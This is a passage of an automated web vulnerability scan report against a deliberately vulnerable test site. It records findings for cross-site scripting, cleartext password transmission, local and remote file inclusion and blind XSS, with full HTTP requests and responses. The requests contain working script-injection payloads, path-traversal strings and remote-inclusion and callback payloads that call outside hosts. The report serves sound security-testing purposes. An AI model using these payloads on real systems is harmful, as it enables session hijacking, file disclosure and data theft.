Referer: http://testphp.vulnweb.com/signup.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360
```

```
uname='"--></style></scRipt><scRipt>netsparker(0x009992)</scRipt>&ucc=4916613944329494&uphone=3&upass2=Inv1%40cti&uemail=invicti%40example.com&upass=Inv1%40cti&uaddress=3&signup=signup&uuname=Smith
```

Response

Response Time (ms) : 193.3795 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Connection: keep-alive
Content-Type: text/html
Transfer-Encoding: chunked
Date: Fri, 10 Jul 1970 19:02:30 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>add new user</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<div id="masthead">
  <h1 id="siteName">ACUNETIX ART</h1>
</div>
<div id="content">
  <p>You have been introduced to our database with the above informations:</p><ul><li>Username: Smith</li><li>Password: Inv1@cti</li><li>Name: '"--</style></script><script>netsparker(0x009992)</script></li><li>Address: 3</li><li>E-Mail: invicti@example.com</li><li>Phone number: 3</li><li>Credit card: 4916613944329494</li></ul><p>Now you can login from <a href='http://testphp.vulnweb.com/login.php'>here.</p></div>
</body>
</html>
```

4.11. http://testphp.vulnweb.com/secured/newuser.php

CONFIRMED

Method		Parameter	Value
POST		username	Smith
POST		ucc	'"--</style></script><script>netsparker(0x009B95)</script>
POST		uphone	3
POST		upass2	Inv1@cti

Method		Parameter	Value
POST		uemail	invicti@example.com
POST		upass	Inv1@cti
POST		uaddress	3
POST		signup	signup
POST		uuname	Smith

Request

```
POST /secured/newuser.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 187
Content-Type: application/x-www-form-urlencoded
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/signup.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360

urname=Smith&ucc='--></style></scRipt><scRipt>netsparker(0x009B95)</scRipt>&uphone=3&upass2=Inv1%40cti&uemail=invicti%40example.com&upass=Inv1%40cti&uaddress=3&signup=signup&uuname=Smith
```

Response

Response Time (ms) : 203.3012 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

HTTP/1.1 200 OK
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Connection: keep-alive
Content-Type: text/html
Transfer-Encoding: chunked
Date: Fri, 10 Jul 1970 19:02:35 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>add new user</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<div id="masthead">
 <h1 id="siteName">ACUNETIX ART</h1>
</div>
<div id="content">
 <p>You have been introduced to our database with the above informations:</p>Username: SmithPassword: Inv1@ctiName: SmithAddress: 3E-Mail: invicti@example.comPhone number: 3Credit card: '"--></style></scRipt><scRipt>netsparker(0x009B95)</scRipt><p>Now you can login from here.</p></div>
</body>
</html>

4.12. http://testphp.vulnweb.com/secured/newuser.php

CONFIRMED

Method		Parameter	Value
POST		username	Smith
POST		ucc	4916613944329494
POST		uphone	'"--></style></scRipt><scRipt>netsparker(0x009B98)</scRipt>
POST		upass2	Inv1@cti

Method		Parameter	Value
POST		uemail	invicti@example.com
POST		upass	Inv1@cti
POST		uaddress	3
POST		signup	signup
POST		uuname	Smith

Request

```
POST /secured/newuser.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 202
Content-Type: application/x-www-form-urlencoded
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/signup.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360

urname=Smith&ucc=4916613944329494&uphone='--</style></scRipt><scRipt>netsparker(0x009B98)</scRipt>&upass2=Inv1%40cti&uemail=invicti%40example.com&upass=Inv1%40cti&uaddress=3&signup=signup&uuname=Smith
```


Response

Response Time (ms) : 202.6456 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

HTTP/1.1 200 OK
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Connection: keep-alive
Content-Type: text/html
Transfer-Encoding: chunked
Date: Fri, 10 Jul 1970 19:02:39 GMT

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>add new user</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<div id="masthead">
  <h1 id="siteName">ACUNETIX ART</h1>
</div>
<div id="content">
  <p>You have been introduced to our database with the above informations:</p><ul><li>Username: Smith</li><li>Password: Inv1@cti</li><li>Name: Smith</li><li>Address: 3</li><li>E-Mail: invicti@example.com</li><li>Phone number: '"--></style></script><script>netsparker(0x009B98)</script></li><li>>Credit card: 4916613944329494</li></ul><p>Now you can login from <a href='http://testphp.vulnweb.com/login.php'>here.</p></div>
</body>
</html>
```

4.13. http://testphp.vulnweb.com/secured/newuser.php

CONFIRMED

Method		Parameter	Value
POST		username	Smith
POST		ucc	4916613944329494
POST		uphone	3
POST		upass2	Inv1@cti

Method		Parameter	Value
POST		uemail	'"--></style></scRipt><scRipt>netsparker(0x009C0C)</scRipt>
POST		upass	Inv1@cti
POST		uaddress	3
POST		signup	signup
POST		uuname	Smith

Request

```
POST /secured/newuser.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 182
Content-Type: application/x-www-form-urlencoded
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/signup.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360
```

```
urname=Smith&ucc=4916613944329494&uphone=3&upass2=Inv1%40cti&uemail='"--></style></scRipt><scRipt>netsparker(0x009C0C)</scRipt>&upass=Inv1%40cti&uaddress=3&signup=signup&uuname=Smith
```

Response

Response Time (ms) : 209.5282 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

HTTP/1.1 200 OK
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Connection: keep-alive
Content-Type: text/html
Transfer-Encoding: chunked
Date: Fri, 10 Jul 1970 19:03:20 GMT

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>add new user</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<div id="masthead">
  <h1 id="siteName">ACUNETIX ART</h1>
</div>
<div id="content">
  <p>You have been introduced to our database with the above informations:</p><ul><li>Username: Smith</li><li>Password: Inv1@cti</li><li>Name: Smith</li><li>Address: 3</li><li>E-Mail: "'--></style></script><script>netsparker(0x009C0C)</script></li><li>Phone number: 3</li><li>Credit card: 4916613944329494</li></ul><p>Now you can login from <a href='http://testphp.vulnweb.com/login.php'>here.</p></div>
</body>
</html>
```

4.14. http://testphp.vulnweb.com/secured/newuser.php

CONFIRMED

Method		Parameter	Value
POST		username	Smith
POST		ucc	4916613944329494
POST		uphone	3
POST		upass2	Inv1@cti

Method		Parameter	Value
POST		uemail	invicti@example.com
POST		upass	Inv1@cti
POST		uaddress	--><scRipt>netsparker(0x000009)</scRipt>
POST		signup	signup
POST		uuname	Smith

Request

```
POST /secured/newuser.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 183
Content-Type: application/x-www-form-urlencoded
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/signup.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360

urname=Smith&ucc=4916613944329494&uphone=3&upass2=Inv1%40cti&uemail=invicti%40example.com&upass=Inv1%40cti&uaddress=--><scRipt>netsparker(0x000009)</scRipt>&signup=signup&uuname=Smith
```

Response

Response Time (ms) : 202.4334 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Connection: keep-alive
Content-Type: text/html
Transfer-Encoding: chunked
Date: Fri, 10 Jul 1970 19:04:10 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>add new user</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<div id="masthead">
  <h1 id="siteName">ACUNETIX ART</h1>
</div>
<div id="content">
  <p>You have been introduced to our database with the above informations:</p><ul><li>Username: Smith</li><li>Password: Inv1@cti</li><li>Name: Smith</li><li>Address: --><script>netsparker(0x000009)</script></li><li>E-Mail: invicti@example.com</li><li>Phone number: 3</li><li>Credit card: 4916613944329494</li></ul><p>Now you can login from <a href='http://testphp.vulnweb.com/login.php'>here.</p></div>
</body>
</html>
```

4.15. http://testphp.vulnweb.com/secured/newuser.php

CONFIRMED

Method		Parameter	Value
POST		username	
POST		ucc	
POST		uphone	
POST		upass2	

Method		Parameter	Value
POST		uemail	
POST		upass	
POST		uaddress	
POST		signup	signup
POST		uuname	<scRipt>netsparker(0x009E9A)</scRipt>

Request

```
POST /secured/newuser.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 122
Content-Type: application/x-www-form-urlencoded
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/signup.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360

urname=&ucc=&uphone=&upass2=&uemail=&upass=&uaddress=&signup=signup&uuname=%3cscRipt%3enetsparker(0x009E9A)%3c%2fscRipt%3e
```

Response

Response Time (ms) : 192.1795 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

HTTP/1.1 200 OK
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Connection: keep-alive
Content-Type: text/html
Transfer-Encoding: chunked
Date: Fri, 10 Jul 1970 19:04:49 GMT

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>add new user</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<div id="masthead">
  <h1 id="siteName">ACUNETIX ART</h1>
</div>
<div id="content">
  <p>You have been introduced to our database with the above informations:</p><ul><li>Username: <script>netsparker(0x009E9A)</script></li><li>Password: </li><li>Name: </li><li>Address: </li><li>E-Mail: </li><li>Phone number: </li><li>Credit card: </li></ul><p>Now you can login from <a href='http://testphp.vulnweb.com/login.php'>here.</p></div>
</body>
</html>
```

Remedy

The issue occurs because the browser interprets the input as active HTML, JavaScript or VBScript. To avoid this, output should be encoded according to the output location and context. For example, if the output goes in to a JavaScript block within the HTML document, then output needs to be encoded accordingly. Encoding can get very complex, therefore it's strongly recommended to use an encoding library such as [OWASP ESAPI](#) and [Microsoft Anti-cross-site scripting](#).

Additionally, you should implement a strong Content Security Policy (CSP) as a defense-in-depth measure if an XSS vulnerability is mistakenly introduced. Due to the complexity of XSS-Prevention and the lack of secure standard behavior in programming languages and frameworks, XSS vulnerabilities are still common in web applications.

CSP will act as a safeguard that can prevent an attacker from successfully exploiting Cross-site Scripting vulnerabilities in your website and is advised in any kind of application. Please make sure to scan your application again with Content Security Policy checks enabled after implementing CSP, in order to avoid common mistakes that can impact the effectiveness of your policy. There are a few pitfalls that can render your CSP policy useless and we highly recommend reading the resources linked in the reference section before you start to implement one.

External References

- [OWASP - Cross-site Scripting](#)
- [Cross-site Scripting Web Application Vulnerability](#)

- [XSS Shell](#)
- [XSS Tunnelling](#)

Remedy References

- [Microsoft Anti-XSS Library](#)
- [Negative Impact of Incorrect CSP Implementations](#)
- [Content Security Policy \(CSP\) Explained](#)
- [OWASP XSS Prevention Cheat Sheet](#)
- [OWASP AntiSamy Java](#)

Proof of Concept Notes

Generated XSS exploit might not work due to browser XSS filtering. Please follow the guidelines below in order to disable XSS filtering for different browsers. Also note that;

- XSS filtering is a feature that's enabled by default in some of the modern browsers. It should only be disabled temporarily to test exploits and should be reverted back if the browser is actively used other than testing purposes.
- Even though browsers have certain checks to prevent Cross-site scripting attacks in practice there are a variety of ways to bypass this mechanism therefore a web application should not rely on this kind of client-side browser checks.

Chrome

- Open command prompt.
- Go to folder where chrome.exe is located.
- Run the command `chrome.exe --args --disable-xss-auditor`

Internet Explorer

- Click Tools->Internet Options and then navigate to the Security Tab.
- Click Custom level and scroll towards the bottom where you will find that Enable XSS filter is currently Enabled.
- Set it to disabled. Click OK.
- Click Yes to accept the warning followed by Apply.

Firefox

- Go to `about:config` in the URL address bar.
- In the search field, type `urlbar.filter` and find `browser.urlbar.filter.javascript`.
- Set its value to `false` by double clicking the row.

Safari

- To disable the XSS Auditor, open Terminal and executing the command: `defaults write com.apple.Safari "com.apple.Safari.ContentPageGroupIdentifier.WebKit2XSSAuditorEnabled" -bool FALSE`
- Relaunch the browser and visit the PoC URL
- Please don't forget to enable XSS auditor again: `defaults write com.apple.Safari "com.apple.Safari.ContentPageGroupIdentifier.WebKit2XSSAuditorEnabled" -bool TRUE`



CLASSIFICATION

PCI DSS v3.2	6.5.7
OWASP 2013	A3
OWASP 2017	A7
CWE	79

CAPEC	19
WASC	8
HIPAA	164.308(A)
ISO27001	A.14.2.5

CVSS 3.0 SCORE

Base	7.4 (High)
Temporal	7.4 (High)
Environmental	7.4 (High)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:N/A:N

CVSS 3.1 SCORE

Base	7.4 (High)
Temporal	7.4 (High)
Environmental	7.4 (High)

CVSS Vector String

CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:N/A:N

5. Password Transmitted over HTTP

HIGH



1

CONFIRMED



1

Acunetix 360 detected that password data is being transmitted over HTTP.

Impact

If an attacker can intercept network traffic, he/she can steal users' credentials.

Vulnerabilities

5.1. <http://testphp.vulnweb.com/login.php>

CONFIRMED

Input Name

- pass

Form target action

- <http://testphp.vulnweb.com/userinfo.php>

Form name

- loginform

Request

```
GET /login.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 191.5175 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

```
...
" action="userinfo.php">
    <table cellpadding="4" cellspacing="1">
        <tr><td>Username : </td><td><input name="uname" type="text" size="20" style="width:1
20px;"></td></tr>
        <tr><td>Password : </td><td><input name="pass" type="password" size="20" style="width:
h:120px;"></td></tr>
        <tr><td colspan="2" align="right"><input type="submit" value="login" style="width:75
px;"></td></tr>
    </table>
</form>
</div>
<div class="story">
<h3>
You can also <a href="s
...
```

Actions to Take

1. See the remedy for solution.
2. Move all of your critical forms and pages to HTTPS and do not serve them over HTTP.

Remedy

All sensitive data should be transferred over HTTPS rather than HTTP. Forms should be served over HTTPS. All aspects of the application that accept user input, starting from the login process, should only be served over HTTPS.



CLASSIFICATION

PCI DSS v3.2	6.5.4
OWASP 2013	A6
OWASP 2017	A3
CWE	319
CAPEC	65
WASC	4
ISO27001	A.14.1.3

CVSS 3.0 SCORE

Base	5.7 (Medium)
Temporal	5.7 (Medium)
Environmental	5.7 (Medium)

CVSS Vector String

CVSS:3.0/AV:A/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N

CVSS 3.1 SCORE

Base	5.7 (Medium)
Temporal	5.7 (Medium)
Environmental	5.7 (Medium)

CVSS Vector String

CVSS:3.1/AV:A/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N

6. [Probable] Local File Inclusion

HIGH

1

Acunetix 360 identified a probable Local File Inclusion vulnerability, which occurs when a file from the target system is injected into the attacked server page.

Even though Acunetix 360 believes there is a high possibility of a local file inclusion in here, it **could not confirm** it. There can be numerous reasons for Acunetix 360 being unable to confirm it. We strongly recommend you investigate the issue manually to ensure it is a local file inclusion and needs to be addressed. You can also consider sending us the details of this issue so we can address it the next time and give you more precise results.

Impact

Impact can differ based on the exploitation and the read permission of the web server user. Depending on these factors, an attacker might carry out one or more of the following attacks:

- Gather usernames via /etc/passwd file
- Harvest useful information from the log files, such as /apache/logs/error.log or /apache/logs/access.log
- Remotely execute commands via combining this vulnerability with some of other attack vectors, such as file upload vulnerability or log injection

Vulnerabilities

6.1. http://testphp.vulnweb.com/showimage.php?file=%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fproc%2fversion&size=160

Method		Parameter	Value
GET		size	160
GET		file	/../../../../../../../../../../../../proc/version

Certainty



Request

```
GET /showimage.php?file=%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fproc%2fversion&size=160
HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/search.php?test=query
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 191.0518 Total Bytes Received : 189 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Connection: keep-alive
Content-Type: image/jpeg
Transfer-Encoding: chunked
Date: Fri, 10 Jul 1970 18:59:04 GMT
```

```
Linux version 2.6.32-46-server (bulld@lamiak) (gcc version 4.4.3 (Ubuntu 4.4.3-4ubuntu5.1) ) #108-U
buntu SMP Thu Apr 11 16:11:15 UTC 2013
```

Remedy

- If possible, do not permit file paths to be appended directly. Make them hard-coded or selectable from a limited hard-coded path list via an index variable.
- If you definitely need dynamic path concatenation, ensure you only accept required characters such as "a-Z0-9" and do not allow "." or "/" or "%00" (null byte) or any other similar unexpected characters.
- It's important to limit the API to allow inclusion only from a directory and directories below it. This ensures that any potential attack cannot perform a directory traversal attack.

External References

- [Local File Inclusion Vulnerability](#)



CLASSIFICATION

PCI DSS v3.2

[6.5.8](#)

OWASP 2013

[A4](#)

OWASP 2017	A5
CWE	22
CAPEC	252
WASC	33
HIPAA	164.306(A)
ISO27001	A.14.2.5

CVSS 3.0 SCORE

Base	8.6 (High)
Temporal	8.6 (High)
Environmental	8.6 (High)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N

CVSS 3.1 SCORE

Base	8.6 (High)
Temporal	8.6 (High)
Environmental	8.6 (High)

CVSS Vector String

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N

7. Local File Inclusion

HIGH

1

CONFIRMED

1

Acunetix 360 identified a Local File Inclusion vulnerability, which occurs when a file from the target system is injected into the attacked server page.

Acunetix 360 **confirmed** this issue by reading some files from the target web server.

Impact

The impact can vary, based on the exploitation and the read permission of the web server user. Depending on these factors, an attacker might carry out one or more of the following attacks:

- Gather usernames via an "/etc/passwd" file
- Harvest useful information from the log files, such as "/apache/logs/error.log" or "/apache/logs/access.log"
- Remotely execute commands by combining this vulnerability with some other attack vectors, such as file upload vulnerability or log injection

Vulnerabilities

7.1. <http://testphp.vulnweb.com/showimage.php?file=data%3a%3bbase64%2cTlM3NzU0NTYxNDQ2NTc1&size=160>

CONFIRMED

Method	Parameter	Value
GET	size	160
GET	file	data:;base64,TlM3NzU0NTYxNDQ2NTc1

Request

GET /showimage.php?file=data%3a%3bbase64%2cTlM3NzU0NTYxNDQ2NTc1&size=160 HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/search.php?test=query
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360

Response

Response Time (ms) : 197.0154 Total Bytes Received : 189 Body Length : 0 Is Compressed : No

HTTP/1.1 200 OK
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Connection: keep-alive
Content-Type: image/jpeg
Transfer-Encoding: chunked
Date: Fri, 10 Jul 1970 18:59:12 GMT

NS7754561446575

Remedy

- If possible, do not permit appending file paths directly. Make them hard-coded or selectable from a limited hard-coded path list via an index variable.
- If you definitely need dynamic path concatenation, ensure you only accept required characters such as "a-Z0-9" and do not allow "." or "/" or "%00" (null byte) or any other similar unexpected characters.
- It is important to limit the API to allow inclusion only from a directory and directories below it. This way you can ensure any potential attack cannot perform a directory traversal attack.

External References

- [Local File Inclusion Vulnerability](#)



CLASSIFICATION

PCI DSS v3.2	6.5.8
OWASP 2013	A4
OWASP 2017	A5
CWE	22
CAPEC	252
WASC	33
HIPAA	164.306(A)
ISO27001	A.14.2.5

CVSS 3.0 SCORE

Base	8.6 (High)
Temporal	8.6 (High)
Environmental	8.6 (High)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N
--

CVSS 3.1 SCORE

Base	8.6 (High)
Temporal	8.6 (High)
Environmental	8.6 (High)

CVSS Vector String

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N
--

8. Cross-site Scripting via Remote File Inclusion

HIGH



1

Acunetix 360 detected Cross-site Scripting via Remote File Inclusion, which makes it is possible to conduct cross-site scripting attacks by including arbitrary client-side dynamic scripts (*JavaScript*, *VBScript*).

Cross-site scripting allows an attacker to execute a dynamic script (*JavaScript*, *VBScript*) in the context of the application. This allows several different attack opportunities, mostly hijacking the current session of the user or changing the look of the page by changing the HTML on the fly to steal the user's credentials. This happens because the input entered by the user has been interpreted as HTML/JavaScript/VBScript by the browser.

Cross-site scripting targets the users of the application instead of the server. Although this is limitation, since it allows attackers to hijack other users' sessions, an attacker might attack an administrator to gain full control over the application.

Impact

There are many different attacks that can be leveraged through the use of cross-site scripting, including:

- Hijacking user's active session.
- Changing the look of the page within the victim's browser.
- Mounting a successful phishing attack.
- Intercepting data and performing man-in-the-middle attacks.

Vulnerabilities

8.1. `http://testphp.vulnweb.com/showimage.php?file=hTTp%3a%2f%2fr87.com%2fn&size=160`

Method	Parameter	Value
GET 	size	160
GET 	file	hTTp://r87.com/n

Notes

- Due to the Content-type header of the response, exploitation of this vulnerability might not be possible because of the browser used or because of the presence of certain web tools. We recommend that you fix this even if it is not an exploitable XSS vulnerability because it can allow an attacker to introduce other attacks to exploit it. But, these issues are not confirmed; you will need to manually confirm them yourself. In general, lack of filtering in the response can cause Cross-site Scripting vulnerabilities in browsers with built-in mime sniffing (such as Internet Explorer).

Certainty



Request

```
GET /showimage.php?file=hTtp%3a%2f%2fr87.com%2fn&size=160 HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/search.php?test=query
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 1059.6284 Total Bytes Received : 189 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Connection: keep-alive
Content-Type: image/jpeg
Transfer-Encoding: chunked
Date: Fri, 10 Jul 1970 18:58:39 GMT

<? print chr(78).chr(69).chr(84).chr(83).chr(80).chr(65).chr(82).chr(75).chr(69).chr(82).chr(95).chr(70).chr(48).chr(77).chr(49) ?>
<? print chr(45).(44353702950+(intval($_GET["nsxint"])*4567)).chr(45) ?>
<script>netsparkerRFI(0x066666)</script>
```

Remedy

The issue occurs because the browser interprets the input as active HTML, Javascript or VbScript. To avoid this, all input and output from the application should be filtered. Output should be filtered according to the output format and location. Typically, the output location is HTML. Where the output is HTML, ensure all active content is removed prior to its presentation to the server.

Additionally, you should implement a strong Content Security Policy (CSP) as a defence-in-depth measure if an XSS vulnerability is mistakenly introduced. Due to the complexity of XSS-Prevention and the lack of secure standard behavior in programming languages and frameworks, XSS vulnerabilities are still common in web applications.

CSP will act as a safeguard that can prevent an attacker from successfully exploiting Cross Site Scripting vulnerabilities in your website and is advised in any kind of application. Please make sure to scan your application again with Content Security Policy checks enabled after implementing CSP, in order to avoid common mistakes that can impact the effectiveness of your policy. There are a few pitfalls that can render your CSP policy useless and we highly recommend reading the resources linked in the reference section before you start to implement one.

External References

- [XSS Shell](#)
- [Remote File Inclusion Vulnerabilities Information & Prevention](#)
- [Remote File Inclusion Vulnerabilities Information & Prevention](#)

- [Remote File Inclusion Vulnerabilities Information & Prevention](#)
- [XSS Tunnelling](#)
- [OWASP - Cross-site Scripting](#)
- [Cross-site Scripting Web Application Vulnerability](#)

Remedy References

- [\[ASP.NET\] - Microsoft Anti-XSS Library](#)
- [Negative Impact of Incorrect CSP Implementations](#)
- [Content Security Policy \(CSP\) Explained](#)
- [OWASP XSS Prevention Cheat Sheet](#)
- [OWASP AntiSamy Java](#)



CLASSIFICATION

PCI DSS v3.2	6.5.7
OWASP 2013	A3
OWASP 2017	A7
CWE	79
CAPEC	19
WASC	8
HIPAA	164.308(A)
ISO27001	A.14.2.5

CVSS 3.0 SCORE

Base	8.6 (High)
Temporal	8.6 (High)
Environmental	8.6 (High)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N

CVSS 3.1 SCORE

CVSS 3.1 SCORE

Base	8.6 (High)
------	------------

Temporal	8.6 (High)
----------	------------

Environmental	8.6 (High)
---------------	------------

CVSS Vector String

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N

9. Blind Cross-site Scripting

HIGH

11

CONFIRMED

11

Acunetix 360 detected Blind Cross-site Scripting via capturing a triggered DNS A request, which allows an attacker to execute a dynamic script (*JavaScript*, *VBScript*) in the context of the application.

This allows several different attack opportunities, mostly hijacking the current session of the user or changing the look of the page by changing the HTML on the fly to steal the user's credentials. This happens because the input entered by a user has been interpreted as HTML/JavaScript/VBScript by the browser. Cross-site scripting targets the users of the application instead of the server. Although this is a limitation, since it allows attackers to hijack other users' sessions, an attacker might attack an administrator to gain full control over the application.

Impact

There are many different attacks that can be leveraged through the use of cross-site scripting, including:

- Hijacking user's active session.
- Mounting phishing attacks.
- Intercepting data and performing man-in-the-middle attacks.

Vulnerabilities

9.1. <http://testphp.vulnweb.com/comment.php>

CONFIRMED

Method	Parameter	Value
POST	Submit	Submit
POST	comment	3
POST	name	<iMg src="//r87.me/images/1.jpg" onload="this.onload='';this.src="//ridjypwv8fph9nnhgkak6ewrtwm9rcpn...
POST	phpaction	echo \$_POST[comment];

Request

```
POST /comment.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 88
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com/comment.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
